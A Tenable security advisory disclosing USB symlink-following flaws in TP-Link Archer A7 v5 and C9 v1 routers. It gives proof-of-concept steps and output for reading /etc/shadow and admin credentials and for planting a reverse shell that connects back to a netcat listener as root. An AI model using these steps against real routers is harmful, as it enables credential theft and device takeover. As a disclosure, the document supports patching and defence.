tenable

TP-Link Archer Routers USB Symlink Following Vulnerabilities

Medium

← View More Research Advisories

Synopsis

We have discovered a vulnerability in the TP-Link Archer A7 v5 router which can be exploited by an attacker with physical and network access to gain arbitrary code execution. Without router login credentials, the vulnerability can be exploited to read arbitrary files from the file system. The admin login credentials can be read, in plain text, to subsequently log in and administer the router. Using the credentials, configuration changes can be made to increase the impact of the vulnerability, and therefore, execute arbitrary code on the device.

A similar vulnerability exists in the Archer C9 v1. The admin login credentials can be read, in plain text, to subsequently log in and administer the router; however, we were unable to exploit this to execute code.

CVE-2020-5795: Archer A7 v5 USB Drive Symbolic Link Following Vulnerability

When a USB drive is plugged into the router, several services boot up to share the contents of the drive. By default, SMB, FTP, and DLNA all boot up. If an attacker were to craft the USB drive contents such that it contains symbolic links to locations on disk, these symbolic links can be followed using the appropriate client. **By default**, symbolic links are not followed by SMB or FTP; however, DLNA does follow the symbolic links. The router configuration can be modified to enable symbolic link following over SMB and FTP.

The impact of the vulnerability depends on whether the attacker has login credentials to the router. The impacts are discussed below.

Pre-Auth Impact: File Read

As mentioned, by default, DLNA does follow symbolic links. A limiting factor is that files must be named with a media extension, such as ".wav". This causes the file to be recognized by the media server and shared to the client. For example, if a symbolic link named "passwd.wav" were pointing to "/etc/passwd", the contents of the passwd file could be downloaded.

In particular, the /etc/config/usbshare can be read to obtain the credentials for the web user interface and network shares. By default these credentials are the same. These credentials can be used to log in and administer the router.

For example, the contents of that file would contain something like (snippet):

```
config usbshare 'account'
        option username 'admin'
        option use_login_user 'on'
        option password 'admin'
```

Proof of Concept

make_evil_ntfs_archera7v5.sh will attempt to create a ~512 MB NTFS partition on a USB device.

This was performed on a Kali linux machine as root. You will need to supply the path to your USB device (.e.g. /dev/sdb).

Here is sample output from my testing:

```
root@kali:/home/kali/tp-link/poc# ./make_evil_ntfs_archera7v5.sh /dev/sdb
Found device /dev/sdb
Partitioning /dev/sdb
Sleeping for a few seconds...
Block device /dev/sdb1 exists.
Formatting as NTFS.
Cluster size has been automatically set to 4096 bytes.
Creating NTFS volume structures.
mkntfs completed successfully. Have a nice day.
Mounting /dev/sdb1 at /tmp/10429
Creating symbolic links
Created the following in /tmp/10429
total 10
drwxrwxrwx  1 root root 4096 Sep  2 16:31 .
drwxrwxrwt 18 root root 4096 Sep  2 16:31 ..
lrwxrwxrwx  1 root root   11 Sep  2 16:31 passwd.wav -> /etc/passwd
lrwxrwxrwx  1 root root    1 Sep  2 16:31 rootfs -> /
lrwxrwxrwx  1 root root   11 Sep  2 16:31 shadow.wav -> /etc/shadow
lrwxrwxrwx  1 root root   20 Sep  2 16:31 usbshare.wav -> /etc/config/usbshare
Umounting /tmp/10429
```

Now, remove the drive.

Notice that several symbolic links were created on the NTFS partition.

```
lrwxrwxrwx  1 root root   11 Sep  2 16:31 passwd.wav -> /etc/passwd
lrwxrwxrwx  1 root root    1 Sep  2 16:31 rootfs -> /
lrwxrwxrwx  1 root root   11 Sep  2 16:31 shadow.wav -> /etc/shadow
lrwxrwxrwx  1 root root   20 Sep  2 16:31 usbshare.wav ->
```

Plug the newly formatted USB drive into the router USB port. The router will now share the .wav files (symbolic links) over UPnP/DLNA.

You could use a client such as VLC to view the media share. I have also provided a script named upnp_get_passwords.py.

Ensuring your machine is connected to the router's network, run the script. It will look for the TP-Link router on the network using UPnP.

```
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
admin:x:1000:0:admin:/var:/bin/false
guest::2000:65534:guest:/var:/bin/false


-- shadow (http://192.168.0.1:8200/MediaItems/20.wav):
root:x:0:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
admin:$1$2zAx2UXJ$yfs4LHGGNdMrGulRN.8FE1:18312:0:99999:7:::
guest::0:0:99999:7:::


-- usbshare (http://192.168.0.1:8200/MediaItems/21.wav):

config usbshare 'global'
        option dlna 'on'
        option svrname 'TP-Share'
        option ftp 'on'
        option auth_all 'off'
        option samba 'on'
        option ftpex_port '21'
        option share_all 'on'
        option ftpex 'off'

config usbshare 'account'
        option username 'admin'
        option use_login_user 'on'
        option password 'admin'

config volumn
        option serial '20051941911AFB10F48A'
        option uuid '5A218B9BA36ED36DDBCA2FF006F6BDAA'
        option label 'evilntfs'
        option capacity '488632320'
        option used '2965504'
        option enable 'on'
```

Post-Auth Impact: File Write and Arbitrary Code Execution


With the obtained admin login credentials, if the authenticated attacker were to modify specific USB Settings using the web interface, write access to the file system can be gained and, subsequently, arbitrary code execution. The Sharing Access > Folder Sharing settings must be modified such that a symbolic link is set as the root of the folder share. This will allow file system access and modification via SMB or FTP.

Since the file system can then be written to, the attacker may write an executable file such as a shell script. This file would then be executed via other means. In our PoC, we gain code execution via the /usr/sbin/wan_connected file which is executed on a regular basis as root.


Proof of Concept


Note: This PoC assumes that the USB drive was crafted in the same manner as it was for the file read PoC. Also, the USB drive must be plugged into the router.

Log in to the router's user interface (e.g. http://192.168.0.1). Open the USB Settings > Sharing Access page under the Advanced tab.




Next, modify the Folder Sharing settings to not Share All (toggle off).





Here is a final view of the new share settings. Notice that by default Allow Guest Network Access, Enable Write Access, and Enable Media Sharing are all enabled.



Save this configuration.

At this point, the router's file system will be accessible over SMB and FTP. We have constructed a Python PoC script (ftp_put_shell.py) to gain code execution and launch a reverse shell. It performs the following:

1. Connect to router over FTP using supplied credentials.
2. Change directories to /usr/sbin.
3. Upload a Lua script named "shell.lua". This script acts as a reverse shell.
4. Upload a file named wan_connected. This contains a shell script to execute shell.lua, and it will be executed regularly.
5. Disconnect.

Here is sample output. In this case, we have a netcat listener waiting for connections on 192.168.0.104:4444.

```
root@kali:/home/kali/tp-link/poc# python3 ftp_put_shell.py 192.168.0.1 admin admin 192.168.0.104 4444
Connecting to FTP
Changing to /usr/sbin
Uploading shell.lua
Uploading wan_connected
Done
```

And our netcat listener receives the shell.

```
root@kali:/home/kali# nc -lvp 4444
listening on [any] 4444 ...
id
192.168.0.1: inverse host lookup failed: Unknown server error : Resource temporarily unavailable
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.1] 54874
uid=0(root) gid=0(root)

cat /tmp/productinfo
vendor_name:TP-Link
vendor_url:www.tp-link.com
product_name:Archer A7
device_name:Archer A7
language:EU
product_ver:5.0.0
product_id:00070005
special_id:55530000
hw_id:8ACDCCC1666A3BDD636502B77018F640
oem_id:3E89B4C2F8B51B2FD86188D98BF8B36F
country:US
hw_ver:00000001
```

CVE-2020-5797: Archer C9 v1 USB Drive Symbolic Link Following Vulnerability

By plugging a crafted USB drive into the router, an unauthenticated attacker with physical and adjacent network access can subsequently read from and write to (with very limited write access) the router's file system using symbolic links. This vulnerability can be exploited to bypass the router's authentication mechanism.

When a USB drive is plugged into the router, several services boot up to share the contents of the drive. By default, SMB and UPnP/DLNA both start. If an attacker were to craft the USB drive contents such that it contains symbolic links to locations on disk, these symbolic links can be followed using the appropriate client (e.g. SMB).

By using the appropriate client, the contents of the USB drive can be accessed over the network. The attacker can then follow the symbolic links to browse the file system. Various sensitive files can be read, and some files can be written to (e.g. /tmp/wr841n/rc.router). In particular, the /tmp/dropbear/dropbearpwd can be read to obtain the credentials for the web user interface. These credentials can be used to log in and administer the router.

Proof of Concept

The make_evil_ntfs_archerc9v1.sh script will attempt to create a ~512 MB NTFS partition on a USB device. Note that this canbe accomplished with HFS+ as well.

This was performed on a Kali linux machine as root. You will need to supply the path to your USB device (.e.g. /dev/sdb).

Here is sample output from my testing:

```
root@kali:/home/kali/tp-link/poc# ./make_evil_ntfs_archerc9v1.sh
/dev/sdb
Found device /dev/sdb
Partitioning /dev/sdb
Sleeping for a few seconds...
Block device /dev/sdb1 exists.
Formatting as NTFS.
Cluster size has been automatically set to 4096 bytes.
Creating NTFS volume structures.
mkntfs completed successfully. Have a nice day.
Mounting /dev/sdb1 at /tmp/22233
Creating symbolic links
Created the following in /tmp/22233
total 10
drwxrwxrwx  1 root root 4096 Sep  2 12:41 .
drwxrwxrwt 18 root root 4096 Sep  2 12:41 ..
lrwxrwxrwx  1 root root   25 Sep  2 12:41 dropbearpwd ->/tmp/dropbear/dropbearpwd
lrwxrwxrwx  1 root root   11 Sep  2 12:41 passwd -> /etc/passwd
lrwxrwxrwx  1 root root    1 Sep  2 12:41 rootfs -> /
lrwxrwxrwx  1 root root   11 Sep  2 12:41 shadow -> /etc/shadow
Umounting /tmp/22233
```

Now, remove the drive.


Notice that several symbolic links were created on the NTFS partition.

```
lrwxrwxrwx  1 root root   25 Sep  2 12:41 dropbearpwd ->/tmp/dropbear/dropbearpwd
lrwxrwxrwx  1 root root   11 Sep  2 12:41 passwd -> /etc/passwd
lrwxrwxrwx  1 root root    1 Sep  2 12:41 rootfs -> /
lrwxrwxrwx  1 root root   11 Sep  2 12:41 shadow -> /etc/shadow
```

Plug the newly formatted USB drive into the router's USB port. The router will now create an SMB share that contains the contents on the USB drive.

Ensuring your machine is connected to the router's network, use an SMB client to view the share. Browse to the router's network share (might not be volume9): \\192.168.0.1\volume9

Notice that all of the files created earlier are now accessible. The file system can be browsed by following the rootfs symbolic link.



```
root:$1$GTN.gpri$D1SyKvZKMR9A9Uj9e9wR3/:15502:0:99999:7:::
```

While this PoC only shows access to files over SMB, this can be accomplished over UPnP/DLNA as well. The only difference is that the symbolic links would need to be named with a media file extension such as .wav. Individual files can be accessed in this fashion.

Solution

Upgrade to firmware Archer A7(US)_V5_201029 or Archer C9(US)_V1_201118 depending on the device model.

Additional References

https://www.tp-link.com/us/support/download/archer-a7/#Firmware
https://github.com/tenable/poc/tree/master/tp-link/archer_a7_v5
https://www.tp-link.com/us/support/download/archer-c9/v1/#Firmware

Disclosure Timeline

09/02/2020 - Tenable sends a request for security contact.
09/03/2020 - TP-Link replies with security contact.
09/03/2020 - Tenable sends vulnerability report to TP-Link. 90-day date is Dec 02, 2020.
09/07/2020 - TP-Link thanks us. They have fed back the relevant information to their R&D dept. They will communicate with us further if there is any progress or problems.
09/08/2020 - TP-Link asks us to send the PoC files.
09/08/2020 - Tenable sends the PoC files.
09/09/2020 - TP-Link acknowledges that PoCs came through. Thanks us.
09/29/2020 - Tenable asks for an update.
09/30/2020 - TP-Link provides a link to a non-public patch. It is a Chinese holiday, and they will handle the case when they get back.
09/30/2020 - Tenable replies with patch testing results. Asks when patches will be released.
10/09/2020 - TP-Link continues to work on the UPnP issue.
10/22/2020 - TP-Link sends another firmware. Asks if it solves the UPnP issue.
10/22/2020 - Tenable responds with testing results. Asks when patches will be released. Also states that we can assign the CVEs.
10/23/2020 - TP-Link responds with release date info.
11/04/2020 - Tenable notifies TP-Link that we will publish our advisory due to patch release.
11/17/2020 - Tenable asks TP-Link for an update on Archer C9

Risk Information

CVE ID: CVE-2020-5795
CVE-2020-5797
Tenable Advisory ID: TRA-2020-60
Credit: Chris Lyne

CVSSv2 Base / Temporal Score: CVE-2020-5795: 6.8 / 5.3
CVSSv2 Vector: CVE-2020-5795: AV:L/AC:L/Au:S/C:C/I:C/A:C
CVSSv3 Base / Temporal Score: CVE-2020-5795: 6.2 / 5.6
CVE-2020-5797: 3.5 / 3.2
CVSSv3 Vector: CVE-2020-5795: AV:P/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVE-2020-5797: AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Affected Products: Archer A7(US)_V5_200220 firmware
Archer A7(US)_V5_200721 firmware
Archer C9(US)_V1_180125 firmware
Risk Factor: Medium

Advisory Timeline

11/05/2020 - Advisory released
11/19/2020 - Advisory updated with Archer C9v1 details

Tenable Lumin

Nessus

→ View all Products

FEATURED SOLUTIONS

Application Security

Building Management Systems

Cloud Security Posture Management

Compliance

Exposure Management

Finance

Healthcare

IT/OT

Ransomware

State / Local / Education

US Federal

Vulnerability Management

Zero Trust

→ View all Solutions

CUSTOMER RESOURCES

Resource Library

Community & Support

Customer Education

Tenable Research

Documentation

Trust and Assurance

Nessus Resource Center

Cyber Exposure Fundamentals

System Status

CONNECTIONS

Blog

Contact Us

Careers

Investors

Events

Media